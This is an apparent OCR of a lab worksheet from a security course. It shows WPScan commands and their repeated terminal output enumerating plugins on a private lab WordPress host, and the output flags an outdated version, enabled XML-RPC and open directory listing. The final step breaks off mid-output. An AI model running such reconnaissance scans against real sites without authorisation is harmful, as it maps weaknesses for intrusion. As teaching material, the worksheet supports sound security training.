Kali Linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
kali@kali: ~
File Actions Edit View Help
(kali㉿kali)-[~]
$ wpscan --url 192.168.123.20 --enumerate p
WordPress Security Scanner by the WPScan Team
Version 3.8.22
Sponsored by Automattic - https://automattic.com/
@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
[+] URL: http://192.168.123.20/ [192.168.123.20]
[+] Started: Fri Mar 17 16:06:00 2023
Interesting Finding(s):
[+] Headers
| Interesting Entries:
| - Server: Apache/2.4.7 (Ubuntu)
| - X-Powered-By: PHP/5.5.9-1ubuntu4.29
| Found By: Headers (Passive Detection)
| Confidence: 100%
[+] XML-RPC seems to be enabled: http://192.168.123.20/xmlrpc.php
| Found By: Headers (Passive Detection)
| Confidence: 100%
| Confirmed By:
| - Link Tag (Passive Detection), 30% confidence
| - Direct Access (Aggressive Detection), 100% confidence
| References:
| - http://codex.wordpress.org/XML-RPC_Pingback_API
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
| - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/
[+] WordPress readme found: http://192.168.123.20/readme.html
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
[+] Upload directory has listing enabled: http://192.168.123.20/wp-content/uploads/
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
[+] The external WP-Cron seems to be enabled: http://192.168.123.20/wp-cron.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 60%
| References:
| - https://www.iplocation.net/defend-wordpress-from-ddos
| - https://github.com/wpscanteam/wpscan/issues/1299
[+] WordPress version 3.7.3 identified (Insecure, released on 2014-04-14).
| Found By: Rss Generator (Passive Detection)
| - http://192.168.123.20/?feed=rss2, <generator>http://wordpress.org/?v=3.7.3</generator>
| - http://192.168.123.20/?feed=comments-rss2, <generator>http://wordpress.org/?v=3.7.3</generator>
[+] WordPress theme in use: twentytwelve
| Location: http://192.168.123.20/wp-content/themes/twentytwelve/
| Last Updated: 2022-11-02T00:00:00.000Z
| [!] The version is out of date, the latest version is 3.8
| Style URL: http://192.168.123.20/wp-content/themes/twentytwelve/style.css?ver=3.7.3
| Style Name: Twenty Twelve
| Style URI: http://wordpress.org/themes/twentytwelve
| Description: The 2012 theme for WordPress is a fully responsive theme that looks great on any device. Features in ...
| Author: the WordPress team
| Author URI: http://wordpress.org/
|
| Found By: Css Style In Homepage (Passive Detection)
|
| Version: 1.3 (80% confidence)
| Found By: Style (Passive Detection)
| - http://192.168.123.20/wp-content/themes/twentytwelve/style.css?ver=3.7.3, Match: 'Version: 1.3'
[+] Enumerating Most Popular Plugins (via Passive Methods)
[i] No plugins Found.
[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register
[+] Finished: Fri Mar 17 16:06:03 2023
[+] Requests Done: 2
[+] Cached Requests: 38
[+] Data Sent: 604 B
[+] Data Received: 1.076 KB
[+] Memory used: 235.133 MB
[+] Elapsed time: 00:00:02
(kali㉿kali)-[~]
$
16:06
Right Ctrl


Kali Linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
kali@kali: ~
File Actions Edit View Help
┌──(kali㉿kali)-[~]
└─$ wpscan --url 192.168.123.20 --enumerate p --force
WordPress Security Scanner by the WPScan Team
Version 3.8.22
Sponsored by Automattic - https://automattic.com/
@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
[+] URL: http://192.168.123.20/ [192.168.123.20]
[+] Started: Fri Mar 17 16:06:19 2023
Interesting Finding(s):
[+] Headers
| Interesting Entries:
| - Server: Apache/2.4.7 (Ubuntu)
| - X-Powered-By: PHP/5.5.9-1ubuntu4.29
| Found By: Headers (Passive Detection)
| Confidence: 100%
[+] XML-RPC seems to be enabled: http://192.168.123.20/xmlrpc.php
| Found By: Headers (Passive Detection)
| Confidence: 100%
| Confirmed By:
| - Link Tag (Passive Detection), 30% confidence
| - Direct Access (Aggressive Detection), 100% confidence
| References:
| - http://codex.wordpress.org/XML-RPC_Pingback_API
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
| - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/
[+] WordPress readme found: http://192.168.123.20/readme.html
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
[+] Upload directory has listing enabled: http://192.168.123.20/wp-content/uploads/
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
[+] The external WP-Cron seems to be enabled: http://192.168.123.20/wp-cron.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 60%
| References:
| - https://www.iplocation.net/defend-wordpress-from-ddos
| - https://github.com/wpscanteam/wpscan/issues/1299
[+] WordPress version 3.7.3 identified (Insecure, released on 2014-04-14).
| Found By: Rss Generator (Passive Detection)
| - http://192.168.123.20/?feed=rss2, <generator>http://wordpress.org/?v=3.7.3</generator>
| - http://192.168.123.20/?feed=comments-rss2, <generator>http://wordpress.org/?v=3.7.3</generator>
[+] WordPress theme in use: twentytwelve
| Location: http://192.168.123.20/wp-content/themes/twentytwelve/
| Last Updated: 2022-11-02T00:00:00.000Z
| [!] The version is out of date, the latest version is 3.8
| Style URL: http://192.168.123.20/wp-content/themes/twentytwelve/style.css?ver=3.7.3
| Style Name: Twenty Twelve
| Style URI: http://wordpress.org/themes/twentytwelve
| Description: The 2012 theme for WordPress is a fully responsive theme that looks great on any device. Features in ...
| Author: the WordPress team
| Author URI: http://wordpress.org/
|
| Found By: Css Style In Homepage (Passive Detection)
|
| Version: 1.3 (80% confidence)
| Found By: Style (Passive Detection)
| - http://192.168.123.20/wp-content/themes/twentytwelve/style.css?ver=3.7.3, Match: 'Version: 1.3'
[+] Enumerating Most Popular Plugins (via Passive Methods)
[i] No plugins Found.
[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register
[+] Finished: Fri Mar 17 16:06:21 2023
[+] Requests Done: 2
[+] Cached Requests: 38
[+] Data Sent: 604 B
[+] Data Received: 1.076 KB
[+] Memory used: 259.387 MB
[+] Elapsed time: 00:00:02
┌──(kali㉿kali)-[~]
└─$
16:06
Right Ctrl


3: To scan WordPress for **vulnerable plugins only**, use the **enumerate** value in conjunction with the **vp** option. Type:

```
wpscan --url 192.168.123.xx --enumerate vp
```

REPLACE THIS LINE WITH A CAPTURE OF YOUR SCREENSHOT(S) HERE!

Capture the command that was issued and the relevant section from the output that relates to the command.


Kali Linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
kali@kali: ~
File Actions Edit View Help
┌──(kali㉿kali)-[~]
└─$ wpscan --url 192.168.123.20 --enumerate vp
WordPress Security Scanner by the WPScan Team
Version 3.8.22
Sponsored by Automattic - https://automattic.com/
@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
[+] URL: http://192.168.123.20/ [192.168.123.20]
[+] Started: Fri Mar 17 16:04:51 2023
Interesting Finding(s):
[+] Headers
| Interesting Entries:
| - Server: Apache/2.4.7 (Ubuntu)
| - X-Powered-By: PHP/5.5.9-1ubuntu4.29
| Found By: Headers (Passive Detection)
| Confidence: 100%
[+] XML-RPC seems to be enabled: http://192.168.123.20/xmlrpc.php
| Found By: Headers (Passive Detection)
| Confidence: 100%
| Confirmed By:
| - Link Tag (Passive Detection), 30% confidence
| - Direct Access (Aggressive Detection), 100% confidence
| References:
| - http://codex.wordpress.org/XML-RPC_Pingback_API
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
| - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/
[+] WordPress readme found: http://192.168.123.20/readme.html
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
[+] Upload directory has listing enabled: http://192.168.123.20/wp-content/uploads/
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
[+] The external WP-Cron seems to be enabled: http://192.168.123.20/wp-cron.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 60%
| References:
| - https://www.iplocation.net/defend-wordpress-from-ddos
| - https://github.com/wpscanteam/wpscan/issues/1299
[+] WordPress version 3.7.3 identified (Insecure, released on 2014-04-14).
| Found By: Rss Generator (Passive Detection)
| - http://192.168.123.20/?feed=rss2, <generator>http://wordpress.org/?v=3.7.3</generator>
| - http://192.168.123.20/?feed=comments-rss2, <generator>http://wordpress.org/?v=3.7.3</generator>
[+] WordPress theme in use: twentytwelve
| Location: http://192.168.123.20/wp-content/themes/twentytwelve/
| Last Updated: 2022-11-02T00:00:00.000Z
| [!] The version is out of date, the latest version is 3.8
| Style URL: http://192.168.123.20/wp-content/themes/twentytwelve/style.css?ver=3.7.3
| Style Name: Twenty Twelve
| Style URI: http://wordpress.org/themes/twentytwelve
| Description: The 2012 theme for WordPress is a fully responsive theme that looks great on any device. Features in ...
| Author: the WordPress team
| Author URI: http://wordpress.org/
|
| Found By: Css Style In Homepage (Passive Detection)
|
| Version: 1.3 (80% confidence)
| Found By: Style (Passive Detection)
| - http://192.168.123.20/wp-content/themes/twentytwelve/style.css?ver=3.7.3, Match: 'Version: 1.3'
[+] Enumerating Vulnerable Plugins (via Passive Methods)
[i] No plugins Found.
[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register
[+] Finished: Fri Mar 17 16:04:54 2023
[+] Requests Done: 2
[+] Cached Requests: 38
[+] Data Sent: 604 B
[+] Data Received: 1.076 KB
[+] Memory used: 259.68 MB
[+] Elapsed time: 00:00:02
┌──(kali㉿kali)-[~]
└─$
16:05
Right Ctrl



Kali Linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
kali@kali: ~
File Actions Edit View Help
(kali㉿kali)-[~]
$ wpscan --url 192.168.123.20 --enumerate vp --force
WordPress Security Scanner by the WPScan Team
Version 3.8.22
Sponsored by Automattic - https://automattic.com/
@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
[+] URL: http://192.168.123.20/ [192.168.123.20]
[+] Started: Fri Mar 17 16:05:15 2023
Interesting Finding(s):
[+] Headers
| Interesting Entries:
| - Server: Apache/2.4.7 (Ubuntu)
| - X-Powered-By: PHP/5.5.9-1ubuntu4.29
| Found By: Headers (Passive Detection)
| Confidence: 100%
[+] XML-RPC seems to be enabled: http://192.168.123.20/xmlrpc.php
| Found By: Headers (Passive Detection)
| Confidence: 100%
| Confirmed By:
| - Link Tag (Passive Detection), 30% confidence
| - Direct Access (Aggressive Detection), 100% confidence
| References:
| - http://codex.wordpress.org/XML-RPC_Pingback_API
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
| - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/
[+] WordPress readme found: http://192.168.123.20/readme.html
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
[+] Upload directory has listing enabled: http://192.168.123.20/wp-content/uploads/
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
[+] The external WP-Cron seems to be enabled: http://192.168.123.20/wp-cron.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 60%
| References:
| - https://www.iplocation.net/defend-wordpress-from-ddos
| - https://github.com/wpscanteam/wpscan/issues/1299
[+] WordPress version 3.7.3 identified (Insecure, released on 2014-04-14).
| Found By: Rss Generator (Passive Detection)
| - http://192.168.123.20/?feed=rss2, <generator>http://wordpress.org/?v=3.7.3</generator>
| - http://192.168.123.20/?feed=comments-rss2, <generator>http://wordpress.org/?v=3.7.3</generator>
[+] WordPress theme in use: twentytwelve
| Location: http://192.168.123.20/wp-content/themes/twentytwelve/
| Last Updated: 2022-11-02T00:00:00.000Z
| [!] The version is out of date, the latest version is 3.8
| Style URL: http://192.168.123.20/wp-content/themes/twentytwelve/style.css?ver=3.7.3
| Style Name: Twenty Twelve
| Style URI: http://wordpress.org/themes/twentytwelve
| Description: The 2012 theme for WordPress is a fully responsive theme that looks great on any device. Features in ...
| Author: the WordPress team
| Author URI: http://wordpress.org/
|
| Found By: Css Style In Homepage (Passive Detection)
|
| Version: 1.3 (80% confidence)
| Found By: Style (Passive Detection)
| - http://192.168.123.20/wp-content/themes/twentytwelve/style.css?ver=3.7.3, Match: 'Version: 1.3'
[+] Enumerating Vulnerable Plugins (via Passive Methods)
[i] No plugins Found.
[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register
[+] Finished: Fri Mar 17 16:05:18 2023
[+] Requests Done: 2
[+] Cached Requests: 38
[+] Data Sent: 604 B
[+] Data Received: 1.076 KB
[+] Memory used: 231.52 MB
[+] Elapsed time: 00:00:02
(kali㉿kali)-[~]
$
16:05
Right Ctrl


4: To scan WordPress for **all plugins** (published and unpublished), use the **enumerate** value in conjunction with the **ap** option. Type:

```
wpscan --url 192.168.123.xx --enumerate ap
```

REPLACE THIS LINE WITH A CAPTURE OF YOUR SCREENSHOT(S) HERE!

Capture the command that was issued and the relevant section from the output that relates to the command.


Kali Linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
kali@kali: ~
File Actions Edit View Help
(kali㉿kali)-[~]
$ wpscan --url 192.168.123.20 --enumerate ap
WordPress Security Scanner by the WPScan Team
Version 3.8.22
Sponsored by Automattic - https://automattic.com/
@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
[+] URL: http://192.168.123.20/ [192.168.123.20]
[+] Started: Fri Mar 17 16:06:47 2023
Interesting Finding(s):
[+] Headers
| Interesting Entries:
| - Server: Apache/2.4.7 (Ubuntu)
| - X-Powered-By: PHP/5.5.9-1ubuntu4.29
| Found By: Headers (Passive Detection)
| Confidence: 100%
[+] XML-RPC seems to be enabled: http://192.168.123.20/xmlrpc.php
| Found By: Headers (Passive Detection)
| Confidence: 100%
| Confirmed By:
| - Link Tag (Passive Detection), 30% confidence
| - Direct Access (Aggressive Detection), 100% confidence
| References:
| - http://codex.wordpress.org/XML-RPC_Pingback_API
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
| - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
